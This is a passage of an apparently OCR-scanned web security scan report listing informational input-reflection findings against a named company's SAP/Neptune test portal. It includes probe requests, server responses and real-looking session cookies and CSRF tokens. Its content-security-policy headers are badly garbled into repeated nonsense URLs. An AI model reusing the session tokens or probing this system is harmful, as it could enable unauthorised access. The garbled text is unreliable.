Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://aicors.azurewebsites.net/ https://aico /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ https://syndication.twimg.com/ https://syndication.twitter.com/ https:// http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 5122

<!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript"> /\*HTML Business for Java, 6.0\*/

ur\_system = {doc : window.document , mimep ...[SNIP]...

<input type="hidden" name="xfqipmsp8m" value="1">

...[SNIP]...

15.24. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot

/pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2f com.sap.ip.bi.designstudioPreview [name of an arbitrarily supplied body parameter]

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com /irj/servlet/prt/portal/prtroot

/pcdl3aportal\_content!2fcom.sap.pctl2fplatform\_add\_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

#### Issue detail

Path:

The name of an arbitrarily supplied body parameter is copied into the application's response

# Request 1

POST /irj/servlet/prt/portal/prtroot

/pcd!3aportal content!2fcom.sap.pct!2fplatform add ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XPROFILE=ESS&

XQUERY=ZSTKPYMC2\_ABS\_OVERVIEW\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW HTTP/1.1

Host: testportal.zalaris.com

Tookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772847717; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Content-Type: application/x-www-form-urlencoded

Content-Length: 165 Origin: https://testportal.zalaris.com

Dnt: 1 Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: iframe

Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-origin Te: trailers

Connection: close

XPROFILE=ESS&XQUERY=ZSTKPYMC2\_ABS\_OVERVIEW\_ESS&APPLICATION=ZGENERIC\_ANALYSIS&XSYSTEM=SAP\_BW&

ClientWindowID=WID1657772848710&%24Roundtrip=true&%24DebugAction=null&87znj84m4g=1

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 07:36:18 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8

pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://ogin.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/splits/https://splits/ht http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com/443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com.https://cdnjs.cloudflare.com.https://fonts.googleapis.com.https://platform.twitter.com.https://ton.twimg.com/tfw/css/.https://use.typekit.net/.data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self

https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000

set-cookie: SAPWP active=1; Domain=zalaris.com; Path=/; SameSite=None; Secure

Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close Content-Length: 8602

<!DOCTYPE html><head><meta http-equiv="X-UA-Compatible" content="IE=5, IE=EmulateIE7"/>

<script type="text/javascript"> /\*HTML Business for Java, 6.0\*/

ur system = {doc : window.document . mimep

...ĪSŃIP1...

<input type="hidden" name="87znj84m4g" value="1">

...[SNIP]...

15.25. https://testportal.zalaris.com/neptune/zalaris launchpad standard [BUILD VERSION JSON parameter]

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The value of the **BUILD VERSION** JSON parameter is copied into the application's response.

# Request 1

POST /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_MENU\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=650&dxp=21100006&field\_id=00384& ajax\_value=PORTAL%7CD%7C%7C%7C HTTP/1.1 Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771353019

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.62361d9c97df4bae

Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-62361d9c97df4bae-01

Content-Length: 5175

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers

Connection: close

("WA\_UPDATE":{},"WA\_CLIENT\_INFO":("BUILD\_VERSION":"6cmpgp889m"},"IT\_APP\_CACHE":{},"IT\_GUID":{},"WA\_MENU\_LIST":{},"WA\_CATEGORY":{},"WA\_USER\_DEFAULT":
{"DATEM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE\_DESCRIPT":"","TIMEFM":"0","NUMBER\_GROUPING":"","NUMBER\_DECI

..[SNIP]...

#### Response 1

HTTP/1.1 500 Internal Server Error

Date: Thu, 14 Jul 2022 09:24:16 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8 content-length: 209

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. Content-Sections-Protocy defaults: Self https:///s.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/a43 https://\*.apst.com/atst.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://s.apst.com/ https://saltestcors.azurewebsites.net/ https://saltestcors.azurewebsites.net/ https://saltestcors.azurewebsites.net/ https://saltestcors.azurewebsites.net/ https://solin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://solin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://solin.apst.com/afst-saltestcors.azurewebsites.net/ https://solin.apst.com/afst-saltestcors.azurewebsites.net/ https://solin.apst-saltestcors.azurewebsites.net/ https://solin.aspt.com/afst-saltestcors.azurewebsites.net/ https://solin https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-fileseu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 Content-Disposition: inline; filename=hpb.html

X-Content-Type-Options: nosniff

Connection: close

<HTMI ><HFAD>

<TITLE>500 SAP Internal Server Error</TITLE>

</HEAD><BODY>

<H1>500 SAP Internal Server Error</H1>

ERROR: 6cmpgp889m cannot be interpreted as a number (termination: RABAX\_STATE)<P>

</BODY> ..[SNIP]..

# 15.26. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [NUMBER\_DECIMAL JSON parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The value of the NUMBER\_DECIMAL JSON parameter is copied into the application's response.

#### Request 1

POST /neptune/zalaris\_launchpad\_standard?ajax\_id=GET\_MENU\_LIST&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=650&dxp=21100006&field\_id=00384& ajax\_value=PORTAL%7CD%7C%7C%7C HTTP/1. Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771353019 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.62361d9c97df4bae Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-62361d9c97df4bae-01 Content-Length: 5175 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close ("WA\_UPDATE":{},"WA\_CLIENT\_INFO":("BUILD\_VERSION":"21.10.0006"),"IT\_APP\_CACHE":{},"IT\_GUID":{},"WA\_MENU\_LIST":{},"WA\_CATEGORY":{},"WA\_USER\_DEFAULT":
("DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE\_DESCRIPT":"","TIMEFM":'0","NUMBER\_GROUPING":"","NUMBER\_DECIMAL":"bwyorfu2ji","EDIT":true},"WA\_CORE" . "("CONFIGURATION":"PORTAL","DESCRIPTION":"","APP\_APPCACHE":"ZALARIS\_LAUNCHPAD\_STANDARD","APP\_PASSCODE":"NEPTUNE\_LAUNCHPAD\_PINCODE","APP\_ START":"","APP\_CLIENT":"050","APP\_URL":" ..[SNIP]...

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 10:56:52 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 410271 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: cache-control: no-store Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\* successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://salaris.com/stapii/code\_iquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://salaris.com/stapii/code\_iquery.com https://salaris.com/stapii/code\_iquery.com https://salaris.com/stapii/code.jquery.com/st http://www.zalaris.com http://zalaris.com https://\*.alaris.com.twitter.com.https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https:/// twimg.com/https://www.zalaris.com/mtps.//calaris.com/https://mww.zalaris.com/mtps.//calaris.com/https://mww.zalaris.com/https://mww.zalaris.com/https://mww.zalaris.com/https://mww.zalaris.com/https://mww.zalaris.com/https://www.zalaris.com/salaris.com/https://www.zalaris.com/sal https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

```
Connection: close

{"modelAppCacheUpdateData":{"CONFIGURATION":"PORTAL","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris
PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APP
...[SNIP]...
",1,"PORTAL","NEPTUNE_QUARTZ","Neptune Quartz",2],"modelAppCacheUserDefaultsData":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TONE_DESCRIPT":"","TIMEFM":"0","NUMBER_GROUPING":"","NUMBER_DECIMAL":"bwyorfu2ji","EDIT":true},"modelAppCacheGlobalSettingsData":
{"GLOBAL_STYLE":"","RUNTIME_LANGUAGE":"E","BANNER":"","APP_START":""},"modelAppCacheSplitViewDat
...[SNIP]...
```

# 15.27. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [NUMBER\_GROUPING JSON parameter]

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The value of the NUMBER\_GROUPING JSON parameter is copied into the application's response.

# Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_MENU_LIST&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=00384&
ajax value=PORTAL%7CD%7C%7C%7C HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai_session=2gjWUboOy2lGtLBRDMhtYT|16577771353019|1657771353019
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-ld: |e86c367ed87c412ba8ead36d6d910d01.62361d9c97df4bae
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-62361d9c97df4bae-01
Content-Length: 5175
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
("WA_UPDATE":{},"WA_CLIENT_INFO":{"BUILD_VERSION":"21.10.0006"},"IT_APP_CACHE":{},"IT_GUID":{},"WA_MENU_LIST":{},"WA_CATEGORY":{},"WA_USER_DEFAULT":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE_DESCRIPT":"","TIMEFM":"0","NUMBER_GROUPING":"908eti2np1","NUMBER_DECIMAL":"","EDIT":true},"WA_CORE
("CONFIGURATION":"PORTAL","DESCRIPTION":"","APP_APPCACHE":"ZALARIS_LAUNCHPAD_STANDARD","APP_PASSCODE":"NEPTUNE_LAUNCHPAD_PINCODE","APP_
START":"","APP_CLIEN
..[SNIP]..
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 10:39:18 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 410271
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods: *
access-control-allow-headers:
cache-control: no-store
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
```

```
https://maignicat.com/ https://min.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://cdn.syndication.twimg.com https://maxcdn.bootstrapcdn.com https://cdn.syndication.twimg.com https://spidion.twimg.com https://spidion.twimg.com https://spidion.twimg.com https://spidion.twimg.com https://spidion.twimg.com https://spidion.twimg.com/https://spidion.twimg.com/https://spidion.twimg.com/https://spidion.twimg.com/https://spidion.auniter.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https://spidion.com/https:/
```

# 15.28. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [TILE\_INFO JSON parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The value of the TILE\_INFO JSON parameter is copied into the application's response

#### Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=SAVE_USER_FAV&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=00385
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772972956; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Neterier: https://espotial.zaians.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c833a2071fd34159
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c833a2071fd34159-01
Content-Length: 3647
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
{"IT_FAV_LIST":{{"IMAGEDATA":"","ICON_IMAGEDATA":"","IMAGE_CONTENT":"","STATEFUL":false,"PARENTS":"","URL_LONG":"/irj/servlet/prt/portal/prtroot
/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGE
"CHART_GUID":"","MANIFEST":"","TILE_TEXT":"","GUID":"00163EDC07D11ED9A79A9EE959EF27CE","NAME":"Registered time","APPLID":"","ACTIVATED":true,"TILE_ICON":"sap-icon://line-chart-time-axis","TILE_INFO":"mng618xfcg","TILE_TITLE_":"Registered time","TILE_NUMBER":"","TILE_UNIT":"","TILE_INFOSTATE":"None","UPDDAT":"20190819","UPDTIM":"102158","UPDNAM":"VJSP","CREDAT":"20190702","CRET
IM":"162330","CRE
..[SNIP]...
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:14:44 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
```

```
content-type: application/json; charset=utf-8
content-length: 235
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods: *
access-control-allow-headers: '
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
